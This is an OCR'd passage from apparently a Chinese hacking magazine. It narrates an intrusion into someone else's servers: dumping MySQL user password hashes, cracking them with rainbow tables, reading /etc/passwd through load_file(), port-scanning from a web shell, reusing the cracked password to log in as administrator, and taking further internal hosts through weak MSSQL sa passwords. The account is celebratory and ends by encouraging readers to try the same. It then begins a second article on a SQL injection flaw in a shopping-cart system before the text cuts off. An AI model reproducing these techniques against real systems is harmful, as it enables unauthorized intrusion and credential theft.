


图6




图7

马上选择mysql数据库，执行“select host,user,password,select_priv from mysql.user;”，执行结果如图7，所有用户全部显示出来了。将select_priv 为Y的用户整理出来，拿去彩虹表破解之，三分钟不到，结果就出来了，用的纯字母。用root连接数据库服务器成功，利用mysql的load_file()读了下文件，没想到此服务器竟然是用的freebsd。这下就无奈了，要是windows就好啦，而linux下的权限区分的很分明，这个mysql的root用户只能读写普通文件了。读了下“/etc/passwd”，如图8。一大溜的用户。

在aspxspy上对这台mysql服务器的端口开放情况进行了扫描，看是否提供web服务而开启了80、8080等端口。结果再度令人失望，只开放3306和65000端口。没有开放WEB服务，看来对这台数据库服务器的提权是无望了。想到web服务器内外网IP一一对应的关系，猜测其外网IP估计为*.*.*.25，telnet其65000端口，如图9。




图8




图9

判断是正确的，这个65000是用来远程管理的，利用先前用load_file收集到的用户信息，尝试了几个弱口令均失败，将mysql的root密码作为密码也提示“Login incorrect”。

数据库服务器无法进展又只好回到WEB服务器上来，磁盘上文件都被翻了个遍也没有再找到什么敏感的信息。试试社工吧，继续利用“/etc/passwd”中的用户名和破解出mysql的root密码，N个组合后，突然RP爆发，管理员administrator所用的密码就是mysql的root密码，如图10。




图10

登录成功后，发现内网中有相当数量的服务器，上传s扫描器，对内网中开放3389的主机进行了扫描，利用密码通




图11

用和MSSQL的sa弱口令又拿下了几台，如图11。

由于语言的关系，就没有再对这个内网进行深入下去，这个曲折的检测就告一段落了，在成功登录这台WEB服务器时，自己也是有一些欣喜与忐忑的，很有一种绝处逢生的感觉。各种提权exp无效，不提供mssql、mysql等数据库服务，ftp又是用的IIS自带，心里想着要放弃时，却利用管理员在对mysql用户权限分配上的一个小小疏忽，破解出了root的密码，成功获得了系统权限。很是感慨，社会工程，不失为一种高于技术的高深科学。叉子们好好去发挥吧。

又见网趣网上购物系统注入漏洞

txcbg

昨天晚上在网上转悠，发现网趣网上购物系统又--又--又出注入漏洞了。作为一款网上购物系统能接二连三的出现漏洞还真是让人不可思议。网趣网上购物系统出漏洞的速度好像比当年万洞之王的动网还动网-_-。。。。

提到网趣网上购物系统经常看《黑客X档案》的叉子一定很熟悉了，因为以前的杂志曾多次介绍过它的漏洞。网趣网上购物系统版本更新很快，随着新版本的发布新的漏洞也被人发现并公布。截至我写这篇稿子时，网趣网上购物系统的最新版本为网趣时尚版V10.8版，别人公布的漏洞说是网趣时尚版V10.7版的，我没有找到网趣时尚版V10.7版的源代码，下载最新版的